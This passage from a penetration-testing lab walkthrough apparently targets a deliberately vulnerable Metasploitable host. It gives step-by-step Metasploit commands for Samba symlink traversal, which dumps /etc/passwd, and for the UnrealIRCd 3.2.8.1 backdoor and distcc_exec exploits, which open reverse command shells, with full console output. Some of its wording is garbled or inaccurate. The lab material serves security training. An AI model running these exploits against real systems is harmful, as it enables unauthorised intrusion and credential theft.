


Figure 8.4 after running the code default source will exploit and you can access that file which was not present

## 9. Anonymous login(Samba client)

Samba is an Open Source/Free Software suite that provides seamless file and print services to SMB/CIFS clients." Samba is freely available, unlike other SMB/CIFS implementations, and allows for interoperability between Linux/Unix servers and Windows-based clients.

Samba is software that can be run on a platform other than Microsoft Windows, for example, UNIX, Linux, IBM System 390, OpenVMS, and other operating systems. Samba uses the TCP/IP protocol that is installed on the host server. When correctly configured, it allows that host to interact with a Microsoft Windows client or server as if it is a Windows file and print server.

```
root@attacker:~# smbclient -L //198.242.56.121
Enter root's password:
anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp            Disk      oh noes!
      opt            Disk
      IPC$           IPC       IPC Service (vulnerable server (Samba 3.0.20-D
Debian))
      ADMIN$         IPC       IPC Service (vulnerable server (Samba 3.0.20-D
Debian))
anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

      Server          Comment
      -----
      BEARCAT         Samba 3.0.11
      VULNERABLE      vulnerable server (Samba 3.0.20-Debian)

      Workgroup       Master
      -----
      WORKGROUP       BEARCAT
root@attacker:~#
```

Figure 9.1 execute and test samba client can connect to the host

Execute these commands for victim using metasploit framework.

- use auxiliary/admin/smb/samba\_symlink\_traversal
- set RHOST 198.242.56.121
- set SMBSHARE tmp
- run/exploit

After completing this process you will get this kind of result and your payload will downloaded automatically on host's /tmp directory.

```
http://metasploit.pro

      =[ metasploit v4.11.15-dev                               ]
-- --=[ 1526 exploits - 887 auxiliary - 260 post               ]
-- --=[ 436 payloads - 38 encoders - 8 nops                   ]
-- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 198.242.56.121
RHOST => 198.242.56.121
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > run

[*] 198.242.56.121:445 - Connecting to the server...
[*] 198.242.56.121:445 - Trying to mount writeable share 'tmp'...
[*] 198.242.56.121:445 - Trying to link 'rootfs' to the root filesystem...
[*] 198.242.56.121:445 - Now access the following share to browse the root filesystem:
[*] 198.242.56.121:445 -      \\198.242.56.121\tmp\rootfs\

[*] Auxiliary module execution completed
msf auxiliary(samba_symlink_traversal) > █
```

Figure 9.2 Exploit will be sent to the victim's /tmp directory and ready for use

Now use smbclient tool to access uploaded shell and access victim's /tmp directory and by following these below steps you will get pass file for the host remotely.

- smbclient //198.242.56.121/tmp
- cd rootfs
- cd etc
- more passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
vm:x:1003:1003:vm,vm,vm,vm,vm:/home/vm:/bin/bash
sp:x:1004:1004:Nont,,,:/home/sp:/bin/bash
(END)

```

Figure 9.3 you will crack passwd file of host machine which was vulnerable to samba server



## 10. Unrealircd 3.2.8.1 backdoor command execution

### What is that?

*UnrealIRCd is an open-source irc server daemon (ircd) that allows users to run their own IRC server from their system. Unreal is just one of the many ircds out there for use. It created and is edited daily by their own support staff, who can be found at [irc.unrealircd.com](http://irc.unrealircd.com). The development of Unreal started in 1999. Unreal can be ran and configured on Windows and Linux, however, this guide was written specifically for the installation of Unreal on a Linux distro, Ubuntu.*

Trojan backdoor found out in unreal 3.2.8.1.tar.gz file on official linux mirror. This backdoor allows a attacker to execute any command with the privileges if the user running the ircd. The backdoor can be executed regardless of any user restriction.

Exploit for this module is available in metasploit with

***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

***exploit/unix/misc/distcc\_exec***

Execute the following commands and you will get full privilege command shell.

- use exploit/unix/irc/unreal\_ircd\_3281\_backdoor
- set RHOST 198.242.56.121
- run

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 198.242.56.121
RHOST => 198.242.56.121
msf exploit(unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 198.242.56.123:4444
[*] 198.242.56.121:6667 - Connected to 198.242.56.121:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; use
ng your IP address instead
[*] 198.242.56.121:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 3QAldef7W7golXSd;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "3QAldef7W7golXSd\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (198.242.56.123:4444 -> 198.242.56.121:40700)
at 2016-09-19 15:17:26 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:54:f7:0a
          inet addr:198.242.56.121  Bcast:198.242.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe54:f70a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:190342 errors:0 dropped:0 overruns:0 frame:0
          TX packets:85045 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17405381 (16.5 MB)  TX bytes:30198549 (28.7 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:95883 (93.6 KB)  TX bytes:95883 (93.6 KB)
```

Figure 10.1 after running exploit session will started successfully

You have another backdoor if you could find backdoor open port. Execute these following commands.

- use exploit/unix/misc/distcc\_exec
- set RHOST 198.242.56.121
- run

```
maf exploit(unreal_ircd_3281_backdoor) > use exploit/unix/misc/distcc_exec
maf exploit(distcc_exec) > set RHOST 198.242.56.121
RHOST => 198.242.56.121
maf exploit(distcc_exec) > run

[*] Started reverse TCP double handler on 198.242.56.123:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo hi91Aa5Q6CYowpB2;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "hi91Aa5Q6CYowpB2\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (198.242.56.123:4444 -> 198.242.56.121:44611) at 2016-09-19 15:20:17 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:54:f7:0a
          inet addr:198.242.56.121  Bcast:198.242.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe54:f70a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:190542 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17417910 (16.6 MB)  TX bytes:30203645 (28.8 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1340 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:95883 (93.6 KB)  TX bytes:95883 (93.6 KB)
```

Figure 10.2 after getting backdoor active you will get this kind of shell